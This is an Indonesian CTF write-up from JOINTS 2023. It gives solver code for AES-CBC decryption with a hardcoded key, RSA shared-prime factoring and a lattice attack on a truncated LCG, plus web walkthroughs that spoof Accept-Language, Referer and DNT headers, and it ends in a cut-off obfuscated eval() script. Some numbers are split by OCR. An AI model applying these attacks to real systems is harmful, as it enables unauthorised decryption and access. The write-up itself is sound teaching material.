WU JOINTS 2023

TIM GBK

Wrth
Cipichop
Gengi

Cryptography

Easy CBC

Diberikan kode berikut beserta outputnya

```
# !pip install certifi==2021.10.8
# !pip install cffi==1.15.0
# !pip install cryptography==36.0.2
# !pip install Pillow==9.0.1
# !pip install wincertstore==0.2
import os
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms,
modes
from cryptography.hazmat.backends import default_backend
import PIL.Image as Image

class CBCEncryption:
    def __init__(self, key, iv):
        self.cipher = Cipher(algorithms.AES(key), modes.CBC(iv),
backend=default_backend())
        self.encryptor = self.cipher.encryptor()

    def encrypt(self, image):
        return self.encryptor.update(image)

    def finalize_encrypt(self):
        return self.encryptor.finalize()

def EncryptImage(encryption, image, output):
    output = output + '.bmp'
    image = Image.open(image)
    image.save('temp.bmp')
    with open('temp.bmp', 'rb') as reader:
        with open(output, 'wb') as writer:
            image_data = reader.read()
            header, body = image_data[:54], image_data[54:]
            body += b'\x35' * (16 -(len(body) % 16))
            body = encryption.encrypt(body) +
encryption.finalize_encrypt()
            writer.write(header + body)
```

```
            writer.close()
            reader.close()
    os.remove('temp.bmp')

def main():
    key = b'JOINTSCTF2023'
    key = key.ljust(32, b'\x35')

    iv = key[:16]
    iv = bytearray(iv)
    for i in range(16):
        iv[i] = iv[i] ^ 0x35
    iv = bytes(iv)

    AesCbc = CBCEncryption(key, iv)
    EncryptImage(encryption=AesCbc, image='flag.jpg', output='out')

if __name__ == '__main__':
    main()
```

Disini terlihat sangat straightforward, ada gambar jpg flag yang body nya di encrypt cbc, disini key dan iv nya sudah di hardcode juga, jadi kita tinggal menggunakan key dan iv yang sama dan membalikkan proses enkripsinya, solver yang dipakai hanya di copas dari soal hanya tiap skema enkripsi kita ganti saja menjadi dekripsi

Solver:

```
# !pip install certifi==2021.10.8
# !pip install cffi==1.15.0
# !pip install cryptography==36.0.2
# !pip install Pillow==9.0.1
# !pip install wincertstore==0.2
import os
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms,
modes
from cryptography.hazmat.backends import default_backend
import PIL.Image as Image

class CBCEncryption:
    def __init__(self, key, iv):
        self.cipher = Cipher(algorithms.AES(key), modes.CBC(iv),
backend=default_backend())
```

```
        self.encryptor = self.cipher.encryptor()

        self.decryptor = self.cipher.decryptor()

    def encrypt(self, image):
        return self.encryptor.update(image)

    def decrypt(self, image):
        return self.decryptor.update(image)

    def finalize_encrypt(self):
        return self.encryptor.finalize()

    def finalize_decrypt(self):
        return self.decryptor.finalize()

def DecryptImage(encryption, image, output):
    output = output + '.bmp'
    image = Image.open(image)
    image.save('temp.bmp')
    with open('temp.bmp', 'rb') as reader:
        with open(output, 'wb') as writer:
            image_data = reader.read()
            header, body = image_data[:54], image_data[54:]
            body += b'\x35' * (16 -(len(body) % 16))
            body = encryption.decrypt(body) +
encryption.finalize_decrypt()
            writer.write(header + body)
            writer.close()
            reader.close()
    os.remove('temp.bmp')

def main():
    key = b'JOINTSCTF2023'
    key = key.ljust(32, b'\x35')

    iv = key[:16]
    iv = bytearray(iv)
    for i in range(16):
        iv[i] = iv[i] ^ 0x35
```

```
    iv = bytes(iv)

    AesCbc = CBCEncryption(key, iv)
    DecryptImage(encryption=AesCbc, image='out.bmp', output='flag')

if __name__ == '__main__':
    main()
```

Nanti akan ada file flag.bmp dan disitulah flagnya

Flag: JCTF2023{n4rim0_in9_pAndum}

Rumah Sakit Akademik UGM

Diberikan banyak ciphertext dan public key rsa


```
n:203383993427357335284883156595733536612645021482108763525506366401606175676147206762117402432613690725626494587
c:84940094345186814097107716414578976600679004451905666028413978850512714818279676719653310085131656902255355736
e:65537

n:178808683674731212345503393374370414126806502691588012847430048030885333694319124923313342656390129588214127497
c:10626827438612088937358045330747502882329009853971385530878435203038391250652426520293742128762218947360644192
e:65537

n:257996953616501988078225199527173992386861114350951056723920594315303297784786354979572407900542010222777036822
c:23821765042449345867538224170097154302538594172085781628134314069067015868525826500507313280321452213852819867
e:65537

n:205309817716158372748102197531666795732664726927750170987806106581577166517176394899270786478885075791460661312
c:51886515929146522652577871038638649426869644326315786142524013750330678634344399803307222444485469944095410719
e:65537

n:955805696610149009777322833076477402037155289112201117576420375549861036072358787544715474194101696812674604813
c:66001244370048901431651388102938069815585437374403549563724970746986573092001951204797691558056652514209118345
e:65537

n:188730077550316345456258668870338144374069606221402693216054687587092417818888280005539293650992759001709163847
c:13256616084000878452079948984185169898535123355643202346110900402032399894268776645907744669386725427878833613
e:65537

n:219745547834944532482372576693977889361084382490590832805339373973252755340387868559017131774940288759804651763
c:21405751858355392392593193362434699593702012570209683087851332808531940520982855240566172595580886314690545247
e:65537

n:248051648817864834314203938182288909967416442002589078962395217056387991372014152741471286269412359685553308793
```

Di deskripsi soal katanya kapasitas prima nya terbatas, jadi kemungkinan besar ada prima yang reuse. Jadi kita bisa gcd semua n dengan n yang lainnya, kalau ada yang gcd nya != 1, maka kita udah ketemu faktor dari n tersebut dan bisa kita pakai untuk mendecrypt flagnya

```
from Crypto.Util.number import long_to_bytes, inverse
from math import gcd
n  = []
c = []
e = []

n.append(2033839934273573352848831565957335366126450214821087635255063664016061756761472067...)
c.append(8494009434518681409710771641457897660067900445190566602841397885051271481827967...)
e.append(65537)

n.append(1788086836747312123455033933743704141268065026915880128474300480308853336943191249...)
```

```
c.append(106268274386120889373580453307475028823290098539713855308784352030383912506524265 2...)
e.append(65537)
...
...

for i in range(len(n)):
    for j in range(i+1, len(n)):
        if gcd(n[i], n[j]) != 1:
            p = gcd(n[i], n[j])
            q = n[i] // p
            phi = (p-1)*(q-1)
            d = inverse(e[i], phi)
            m = pow(c[i], d, n[i])
            print(long_to_bytes(m))
```

Nunggu bentar dan dapat deh flagnya



Flag: JCTF2023{d0nt_r3us3_y0ur_pr1m3s_4g41n_4nd_4g41n}

XOR Shifting

Diberikan kode berikut beserta outputnya

```
from Cryptodome.Util.number import *
FLAG = "JCTF2023{REDACTED}"
FLAG = ''.join(chr(ord(FLAG[i]) ^ i) for i in range(len(FLAG)))
NBITS = len(FLAG)<<2

a = 0xF09D09
b = 0xC0DE
m = 1<<NBITS
seed = getRandomNBitInteger(NBITS)
state = seed

ciphertext = []

for i,f in enumerate(FLAG):
    state = (state*a+b)%m
    ciphertext.append((state>>(NBITS>>1))^i^ord(f))

print(f"ciphertext = {ciphertext}")
```

Kalau dilihat ini adalah truncated LCG. Alias LCG yang outputnya hanya diambil separuh MSB saja, sehingga state yang dipakai itu tidak sepenuhnya. Tetapi tenang saja, truncated LCG recovery itu masih memungkinkan menurut paper ini, implementasinya juga sudah ada di sini, jadi tinggal kita gunakan saja.

Nah sekarang buat recover NBITS nya, kita sudah tahu bahwa bit length dari state adalah NBITS>>1 alias NBITS//2, tetapi belum tentu, karena bisa jadi (state*a+b)%m nya ngga nyampe NBITS, jadi kita harus nyari maksimum bit length dari semua ciphertextnya untuk memastikan kita dapat NBITS yang benar.

```
from sage.all import QQ
from sage.all import ZZ
from sage.all import matrix
from sage.all import vector

def attack(y, k, s, m, a, c):
    diff_bit_length = k - s

    # Preparing for the lattice reduction.
    delta = c % m
```

```
    y = vector(ZZ, y)
    for i in range(len(y)):
        # Shift output value to the MSBs and remove the increment.
        y[i] = (y[i] << diff_bit_length) - delta
        delta = (a * delta + c) % m

    # This lattice only works for increment = 0.
    B = matrix(ZZ, len(y), len(y))
    B[0, 0] = m
    for i in range(1, len(y)):
        B[i, 0] = a ** i
        B[i, i] = -1

    B = B.LLL()

    # Finding the target value to solve the equation for the states.
    b = B * y
    for i in range(len(b)):
        b[i] = round(QQ(b[i]) / m) * m - b[i]

    # Recovering the states
    delta = c % m
    x = list(B.solve_right(b))
    for i, state in enumerate(x):
        # Adding the MSBs and the increment back again.
        x[i] = int(y[i] + state + delta)
        delta = (a * delta + c) % m

    return x

from Crypto.Util.number import *
ciphertext = [224489556902186178595 3, 3784140356364399127260,
112220706324331537461 4, 2779328057819887836878, 615628993255332199025,
109789772479102215333 0, 134097263763756204534 5, 306722129479520052878 0,
168223909727132806918, 116046314481416549880 7, 286291412370532229544 4,
101172466964519862536 2, 364660668928233539575 7, 140110095087514923371 9,
135832435025702014458, 10272944238676527852 23, 69538771834271649322,
289433461063209251807 3, 442756577049162387592 2, 367136223116008212958 2,
262426652707683909236 4, 218725900777958665687 8, 394505076642350432682 8,
178112968753892557366 5, 628450057860654828247, 473245169834380926547,
```

```
34802151094447709451 84, 252118376054436382 4432, 164376981026015123 9355,
239855937287713513 2367, 963831139381146113457, 264271708521815484 1095,
110594107251070752 9135, 229327515596868029 6334, 215409304598409050364,
408666957406070312 2511]
NBITS = max(ciphertext[i].bit_length()<<1 for i in range(len(ciphertext)))
a = 0xF09D09
b = 0xC0DE
m = 1<<NBITS
x = attack(ciphertext, NBITS, NBITS>>1, m, a, b)
for i,j in zip(ciphertext, x):
    print(chr((j>>(NBITS>>1))^i), end='')
```

```
$ python3 solvexors.py
JCTF2023{Line4r_Algebra_is_powerful}
```


Flag: JCTF2023{Line4r_Algebra_is_powerful}

Web Exploitation


Vision

Diberikan ip `34.101.234.148:8239`

Kita harus masukin secret code untuk dapetin flag




jika inspect element dan cek sourcenya terdapat clue.png disitu terdapat secret code tersebut




Secret codenya mantapujiwa, lalu kita input secretcodenya

Setelah input codenya ada fakeflag dan button untuk redirect ke page lain, dan isi page nya seperti itu.




Caranya ke style.css dan rubah **visibility: hidden** menjadi **visibility: visible**, lalu akan memperoleh flagnya



Flag: JCTF2023{s0_e4sy_w3b_3xPl0itation}


Web of the Gods

Diberikan ip `34.101.234.148:8069`



Teks tersebut merupakan bahasa yunani, coba kita input dlu di form lalu cek di burp

Solusinya kita rubah Accept-Language kita ke bahasa Yunani dengan language code el, hasilnya seperti ini



Request

Pretty Raw Hex

```
1 POST /index.php HTTP/1.1
2 Host: 34.101.234.148:8069
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0)
  Gecko/20100101 Firefox/111.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
5 Accept-Language: el
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 10
9 Origin: http://34.101.234.148:8069
10 Connection: close
11 Referer: http://34.101.234.148:8069/
12 Upgrade-Insecure-Requests: 1
13
14 message=ef
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.10
3 Date: Sun, 16 Apr 2023 10:38:32 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/8.2.4
7 Content-Length: 1125
8
9 <!DOCTYPE html>
10 <html lang="en">
11   <head>
12     <meta charset="UTF-8">
13     <meta http-equiv="X-UA-Compatible" content="IE=edge">
14     <meta name="viewport" content="width=device-width, initial-scale=1.0">
15     <title>
         Web of the Gods
       </title>
16     <link rel="stylesheet" href="style.css">
17   </head>
18   <body>
19     <form action='index.php' method='post'>
20       <label for='message'>
           This does nothing (Probably):
         </label>
21       <input type='text' name='message' id='message'>
22       <!-- When the submit button is entered, show a popup -->
23       <script>
24         function popup() {
25           alert("Awikwokawokawokawokaowkoawkowkawo");
26         }
27         </script>
28         <input type='submit' value='Believe Me' onclick='popup()'>
29       </form>
30       <p>
           Jeg ser at du er fra mitt rike. I can speak in many languages since I am
            a god, you can not (I think). Верувам дека бараш знаме? Ich gebe Ihnen
           weitere Hinweise, wenn Sie mir zeigen können, dass Jota und Krint, die
           beiden Maskottchen von Joints, Sie an mich verwiesen haben.
         </p>
         <img src='Mount-Olympus/Presence.png' alt='Presence'>
         1el
       </body>
31   </html>
```


Saya tidak tahu apa-apa. Saya dapat berbicara dalam banyak bahasa karena saya adalah dewa, Anda tidak dapat (menurut saya). Верувам дека бараш знаме? Saya akan memberi Anda lebih banyak petunjuk jika Anda dapat menunjukkan kepada saya bahwa Jota dan Krint, dua maskot Joints, merujuk Anda kepada saya.

Hasil translate dari paragraf tersebut, kata kuncinya **merujuk** berarti referer pada web tersebut yang kita ganti ke website joints ugm (sesuai hint katanya kampung halamannya Jota dan Krint)



Selamat! Jota an Krint si meng gutt Friends. Aia ka hai ma kahi huna, ‘aole au kemakane e ‘ike koi koi kaiseni. Aku hanya perlu memastikan tidak ada yang mengikutimu. Anda tahu bagaimana membuktikannya.

Kata kuncinya **tidak ada yang mengikutimu**, berarti kita tambahin Do Not Track (DNT) pada header kita.



Hebat, sekarang aku tahu aku bisa mempercayaimu. Kata vlag di leer geplaas 'Domain-of-Gods/secript.js'. Ma tha thu air tighinn cho fada seo, tuigidh tu agus lorg thu a' bhratach. Baik, Anda bisa mendapatkan keuntungan dari ini.

Diberi sebuah directory pada web yang sama, jika dibuka isinya seperti in

```
eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--)
{if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('3 103(21){10 9=51 43();9.42("41",21,44);9.46=3(){19(9.48===4){19(9.20===52||9.20==0){10
